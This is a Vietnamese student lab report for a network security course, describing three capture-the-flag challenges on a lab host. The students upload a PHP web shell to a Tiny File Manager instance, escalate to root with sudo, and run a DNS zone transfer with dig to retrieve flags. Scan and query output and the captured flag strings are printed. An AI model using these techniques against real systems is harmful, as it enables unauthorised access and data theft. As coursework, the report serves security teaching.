TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN – ĐHQG-HCM
**KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**

# BÁO CÁO THỰC HÀNH LAB 6

**Môn học:** An toàn mạng máy tính

**Lớp:** NT101.N11.ATCL

**THÀNH VIÊN THỰC HIỆN (Nhóm: Quamonsecoten):**

| STT | Họ và tên | MSSV |
|---|---|---|
| 1 | Vương Đinh Thanh Ngân | 20521649 |
| 2 | Lê Minh Nhã | 20521690 |

**ĐÁNH GIÁ KHÁC:**

| | |
|---|---|
| Tổng thời gian thực hiện | 3 ngày |
| Ý kiến *(nếu có)*<br>+ Khó khăn<br>+ Đề xuất, kiến nghị | |

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

Mục lục

# A. BÁO CÁO CHI TIẾT


## 1. Challenge 1: Tấn công dịch vụ file manager

**Bước 1:** Thực hiện kết nối tới máy bị tấn công 10.102.11.250 sử dụng lệnh nmap và sau đó dùng shh để mở kết nối tới challenge 1.


```
┌──(root㉿sc9579b6-kali)-[~]
└─# nmap -sC -sV 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-20 15:47 +07
Nmap scan report for 10.102.11.250
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
2222/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:f8:f6:67:0d:7a:67:f7:b0:2b:5b:48:d6:51:97:ec (RSA)
|   256 30:de:2f:8c:9b:19:a0:1b:77:44:d5:63:13:02:19:cd (ECDSA)
|_  256 a3:36:1d:74:26:82:5f:15:62:0f:11:1a:9d:8c:96:a1 (ED25519)
8080/tcp open     http    PHP cli server 5.5 or later (PHP 7.4.33)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Tiny File Manager
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
┌──(root㉿sc9579b6-kali)-[~]
└─# ssh chall1@10.102.11.250 -p22
```


**Bước 2:** Sau khi sử dụng lệnh nmap nhóm phát hiện port 8080/tcp đang mở nên nhóm thực hiện truy cập vào 10.102.11.250/8080 thì sẽ hiện ra form đăng nhập





**Bước 3:** Nhóm tụi em sẽ đăng nhập dựa vào tài khoản mà đề đã cung cấp ( Usermane: admin, Password: admin@123) thì sẽ hiện ra như sau:





**Bước 4:** Dựa theo gợi ý của đề bài có ghi upload file nên em thực hiện viết một file php để up load lên. Theo đó, sử dụng lệnh scandir để tìm kiếm tất cả các file bị ẩn và print_r để in ra cho ta thấy các file, tuy nhiên đây là trang web nên em thực hiện dùng kèm thêm phương thức GET. Tiếp tục, upload file lên:





**Bước 5:** Sau khi đã upload file lên thì em sẽ thực thi file đó trên web bằng cách search đường dẫn 10.102.11.205/data/shell.php?dir=../




**Bước 6:** Tiếp tục dựa theo gợi ý là file txt thì em tìm được một file có đuôi .txt là 7A5wgSuTj7usGDuU.txt. Từ đó em lại thực thi file txt và tìm ra được flag




## 2. Challenge 2: Leo thang đặc quyền trong Linux

**Bước 1:** Đầu tiên quét port đang mở trên IP 10/102/11/250, ta thấy dược có ba port đnag mở: 22, 2222, 8080. Từ đó thấy được port 2222 và 22 chạy dịch vụ SSH, ta kết nối đến các port này vào được challenge 2

```
└─# nmap -sC -sV 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-20 15:47 +07
Nmap scan report for 10.102.11.250
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
2222/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:f8:f6:67:0d:7a:67:f7:b0:2b:5b:48:d6:51:97:ec (RSA)
|   256 30:de:2f:8c:9b:19:a0:1b:77:44:d5:63:13:02:19:cd (ECDSA)
|_  256 a3:36:1d:74:26:82:5f:15:62:0f:11:1a:9d:8c:96:a1 (ED25519)
8080/tcp open     http    PHP cli server 5.5 or later (PHP 7.4.33)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Tiny File Manager
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
┌──(root㉿sc9579b6-kali)-[~]
```

**Bước 2:** Dùng ls hiển thị thư mục và xem File để kiểm tra xem, tuy nhiên sau khi hiện ra 4 File thì đều không có gì đặc biệt nên em thực hiện vào root của challenge 2

```
┌──(root㉿sc9579b6-kali)-[~]
└─# ssh chall2@10.102.11.250 -p2222
The authenticity of host '[10.102.11.250]:2222 ([10.102.11.250]:2222)' can't be established.
ED25519 key fingerprint is SHA256:zFoW1STqiiz/PzJAC58QjACl3j3Q191E2JzjaB5jjJg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.102.11.250]:2222' (ED25519) to the list of known hosts.
chall2@10.102.11.250's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec 20 08:37:10 2022 from 10.103.131.218
chall2@a8ded8514b01:~$ ls
a.sh  root  test  test.sh
chall2@a8ded8514b01:~$ cd root
-bash: cd: root: Not a directory
```

**Bước 3:** Sau khi vào được root, thi em tìm thấy kết quả là một file txt, do đó em dùng lệnh cat đọc file này và tìm ra được Flag

```
chall2@a8ded8514b01:~$ exit
exit
$ sudo -i
[sudo] password for chall2:
root@a8ded8514b01:~# ls
fI6jxxqYf8E4YaVp.flag.txt
root@a8ded8514b01:~# cat fI6jxxqYf8E4YaVp.flag.txt
Chall02{HV829KBHNUaJcL2UpThUQrCEprxV39hB}root@a8ded8514b01:~# Chall02{HV829KBHNUaJcL2UpThUQrCEprxV39hB}
```

## 3. Challenge 3: Tấn công dịch vụ DNS

**Bước 1:** Trước tiên nhóm thực hiện quét tới máy 10.102.11.250, khi nhóm quét bằng lệnh nmap -sV -sC 10.102.11.250 thì chỉ mới thấy được hai port: 2222 và 8080

```
┌──(kali㉿sc9579b6-kali)-[~]
└─$ nmap -sC -sV 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 23:41 +07
Nmap scan report for 10.102.11.250
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
2222/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:f8:f6:67:0d:7a:67:f7:b0:2b:5b:48:d6:51:97:ec (RSA)
|   256 30:de:2f:8c:9b:19:a0:1b:77:44:d5:63:13:02:19:cd (ECDSA)
|_  256 a3:36:1d:74:26:82:5f:15:62:0f:11:1a:9d:8c:96:a1 (ED25519)
8080/tcp open     http    PHP cli server 5.5 or later (PHP 7.4.33)
|_http-title: Tiny File Manager
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
┌──(kali㉿sc9579b6-kali)-[~]
└─$
```

**Bước 2:** Quét lại với nmap -p- 10.102.11.250 thì sẽ thấy thêm port 5353 nên hiện tại nhóm nghi ngờ về port 5353.

```
┌──(kali㉿sc9579b6-kali)-[~]
└─$ nmap -p- 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 23:47 +07
Nmap scan report for 10.102.11.250
Host is up (0.0016s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   filtered ssh
2222/tcp open     EtherNetIP-1
5353/tcp open     mdns
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

**Bước 3:** Tiến hành khai thác tại port 5353 với tài nguyên ip được cho 10.1.1.2, nhóm dùng câu lệnh dig để truy vấn dns. Ở đây em sẽ sử dụng máy chủ 10.102.11.250 để làm server truy vấn của tài nguyên ip được chia sẻ **10.1.1.2(** -x để cho biết địa chỉ cùng với port vừa tìm được ở trên )

```
^C┌──(kali㉿sc9579b6-kali)-[~]
└─$ dig -x 10.1.1.2 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> -x 10.1.1.2 @10.102.11.250 -p 5353
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26393
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: b6b3af7788dba0240100000063a3397968f3a6c47a6f6ba8 (good)
; EDE: 18 (Prohibited)
;; QUESTION SECTION:
;2.1.1.10.in-addr.arpa.         IN      PTR

;; ANSWER SECTION:
2.1.1.10.in-addr.arpa.  604800  IN      PTR     cooldns.chall3.

;; Query time: 4 msec
;; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
;; WHEN: Wed Dec 21 23:51:05 +07 2022
;; MSG SIZE  rcvd: 112

┌──(kali㉿sc9579b6-kali)-[~]
└─$
```

**Bước 4:** Sau khi truy vấn bằng dig thì thấy ở phần Answer section có cooldns.chall3. Từ đó em sẽ tra xem trong cooldns có chưa file txt nào hay không? Vì vậy ta dùng lệnh dig tìm bản ghi txt

```
┌──(kali㉿sc9579b6-kali)-[~]
└─$ dig txt cooldns.chall3 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> txt cooldns.chall3 @10.102.11.250 -p 5353
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16038
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: ddba065d7fe07c210100000063a3f20470dafac2a3d487f7 (good)
; EDE: 18 (Prohibited)
;; QUESTION SECTION:
;cooldns.chall3.                        IN      TXT

;; ANSWER SECTION:
cooldns.chall3.         3600    IN      TXT     "You're already close!!!"

;; Query time: 0 msec
;; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
;; WHEN: Thu Dec 22 12:58:28 +07 2022
;; MSG SIZE  rcvd: 113
```

**Bước 5:** Sau khi thấy dòng " **you're already close!!!**", tuy nhiên em vẫn không thể tìm kiếm được flag. Tiếp tục, sử một dòng lệnh tương tự nhưng đổi txt thành ả nhằm mục đích chuyển vùng. Sau khi thực hiện câu lệnh, ta nhận được một **suppersecrectdomain.cooldns.chall3.**

```
┌──(kali㉿sc9579b6-kali)-[~]
└─$ dig axfr cooldns.chall3 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> axfr cooldns.chall3 @10.102.11.250 -p 5353
;; global options: +cmd
cooldns.chall3.         604800  IN      SOA     ns1.cooldns.chall3. admin.cooldns.chall3. 3 604800 86400 2419200 604800
cooldns.chall3.         3600    IN      TXT     "You're already close!!!"
cooldns.chall3.         604800  IN      NS      ns1.cooldns.chall3.
cooldns.chall3.         604800  IN      NS      ns2.cooldns.chall3.
ns1.cooldns.chall3.     604800  IN      A       10.1.1.3
ns2.cooldns.chall3.     604800  IN      A       10.1.1.4
suppersecretdomain.cooldns.chall3. 604800 IN A  53.53.35.35
cooldns.chall3.         604800  IN      SOA     ns1.cooldns.chall3. admin.cooldns.chall3. 3 604800 86400 2419200 604800
;; Query time: 0 msec
```

**Bước 6:** Nhóm em thực hiện lại bước cũ đối với **suppersecrectdomain.cooldns. chall3,** sử dụng câu lệnh dig txt. Từ đó tìm thấy flag3 như hình bên dưới.

```
┌──(kali㉿sc9579b6-kali)-[~]
└─$ dig txt suppersecretdomain.cooldns.chall3 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> txt suppersecretdomain.cooldns.chall3 @10.102.11.250 -p 5353
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17964
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 82b2ccb03c55cf010100000063a33bc17b61b972ac581768 (good)
; EDE: 18 (Prohibited)
;; QUESTION SECTION:
;suppersecretdomain.cooldns.chall3. IN  TXT

;; ANSWER SECTION:
suppersecretdomain.cooldns.chall3. 3600 IN TXT  "Chall03{u9a3RsD8MbhP7Sh8LVAk2ktnT2DtTHY2}"

;; Query time: 4 msec
;; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
;; WHEN: Thu Dec 22 00:00:49 +07 2022
;; MSG SIZE  rcvd: 150

┌──(kali㉿sc9579b6-kali)-[~]
└─$
```

## B. TÀI LIỆU THAM KHẢO